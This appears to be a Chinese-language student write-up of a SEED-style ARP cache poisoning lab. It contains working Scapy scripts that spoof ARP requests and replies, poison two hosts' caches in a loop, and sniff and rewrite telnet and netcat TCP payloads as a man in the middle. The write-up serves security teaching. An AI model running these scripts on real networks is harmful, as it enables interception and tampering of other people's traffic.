**TASK 1**

**1.A**

**进入主机M，编写如下程序并运行**

**#!/usr/bin/env python3**

**from scapy.all import \***

**E = Ether()**

**A = ARP()**

**A.op = 1**


**A.psrc = '10.9.0.6'**

**A.pdst = '10.9.0.5'**

**pkt = E/A**


**sendp(pkt, iface='eth0')**

**在程序发送一个报文前后，主机A的arp缓存如下**




**1.B**

**首先清除A中关于B的arp缓存**




**将上述代码中的op修改为2，重新执行**


**结果如下，在缓存中无B的ip时，攻击失败**



**登录B，pingA使A的arp缓存中存在B的ip**




**重新执行攻击，结果如下**



**1.C**

**清除A中关于B的错误cache**



**将程序修改如下：**

**#!/usr/bin/env python3**

**from scapy.all import \***

**E = Ether()**

**A = ARP()**

**A.psrc = '10.9.0.6'**

**A.pdst = '10.9.0.6'**


**A.hwdst = 'ff:ff:ff:ff:ff:ff'**

**E.dst = 'ff:ff:ff:ff:ff:ff'**

**pkt = E/A**


**sendp(pkt, iface='eth0')**

**重新执行，结果如下**




**在无B的ip时，无缓存**

**通过pingA使A的缓存中添加B的ip**



**重新攻击，结果如下**



**TASK 2**

**将代码修改成如下所示：**

**#!/usr/bin/env python3**

**from scapy.all import \***

**import time**

**E = Ether()**

**A = ARP()**

**B = ARP()**

**A.op = 1**

**A.psrc = '10.9.0.6'**

**A.pdst = '10.9.0.5'**

**B.psrc = '10.9.0.5'**

**B.pdst = '10.9.0.6'**

**pkt = E/A**

**pkt2 = E/B**


**while 1 == 1:**


**sendp(pkt, iface='eth0')**

**sendp(pkt2, iface='eth0')**


**time.sleep(4)**

**A和B中关于对方的ip地址都被与M的MAC地址绑定**







**第二步，测试禁止M转发**




**Wireshark查看A与B的ping的结果**








**Ping不能联通，arp数据包会报错说MAC地址复用**

**再开启转发**


**Wireshark及ping的结果如下**



**接下来，AtelnetB**




**连接成功后，关闭转发**



**尝试在A的telnet窗口里输入，会发现窗口卡住一段时间无法显示输入**

**开启转发，进行arp欺骗后，关闭转发运行嗅探修改程序**

**telnet输入回显如下，成功被修改，实际输入应为seed**



**代码如下：**

**#!/usr/bin/env python3**

**from scapy.all import \***

**IP\_A = "10.9.0.5"**

**MAC\_A = "02:42:0a:09:00:05"**

**IP\_B = "10.9.0.6"**

**MAC\_B = "02:42:0a:09:00:06"**

**def spoof\_pkt(pkt):**

**if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:**

**# Create a new packet based on the captured one.**

**newpkt = IP(bytes(pkt[IP]))**

**del(newpkt.chksum)**

**del(newpkt[TCP].payload)**

**del(newpkt[TCP].chksum)**

**# Construct the new payload based on the old payload.**

**if pkt[TCP].payload:**

**data = pkt[TCP].payload.load # The original payload data**

**data\_len = len(data)**

**newdata = 'Z' \* data\_len**

**send(newpkt/newdata)**

**else:**

**send(newpkt)**

**elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:**

**# Create new packet based on the captured one**

**# Do not make any change**

**newpkt = IP(bytes(pkt[IP]))**

**del(newpkt.chksum)**

**del(newpkt[TCP].chksum)**


**send(newpkt)**

**f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'**


**pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)**


**TASK3**


**首先开启转发，运行arp欺骗程序，使Anc能够连接上B,输入seedlabs检测成功连上**



**随后关闭转发，继续运行欺骗程序防止缓存变化**



**在主机M中启动另一个终端窗口进行嗅探修改程序执行**

**最终两次输入结果如下，第一次seedlabs输入未未执行嗅探程序且未关闭转发的连接测试输入，第二次则是关闭转发执行嗅探修改程序后的输入，可以看到第二次成功修改**

**嗅探修改程序运行代码如下：**

**#!/usr/bin/env python3**

**from scapy.all import \***

**IP\_A = "10.9.0.5"**

**MAC\_A = "02:42:0a:09:00:05"**

**IP\_B = "10.9.0.6"**

**MAC\_B = "02:42:0a:09:00:06"**

**def spoof\_pkt(pkt):**

**if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:**

**# Create a new packet based on the captured one.**

**newpkt = IP(bytes(pkt[IP]))**

**del(newpkt.chksum)**

**del(newpkt[TCP].payload)**

**del(newpkt[TCP].chksum)**

**# Construct the new payload based on the old payload.**

**if pkt[TCP].payload:**

**data = pkt[TCP].payload.load # The original payload data**

**newdata = data.replace(b'seedlabs', b'AAAAAAAA')**

**send(newpkt/newdata)**

**else:**

**send(newpkt)**

**elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:**

**# Create new packet based on the captured one**

**# Do not make any change**

**newpkt = IP(bytes(pkt[IP]))**

**del(newpkt.chksum)**

**del(newpkt[TCP].chksum)**

**send(newpkt)**

**f = 'tcp and ether src 02:42:0a:09:00:05'**

**pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)**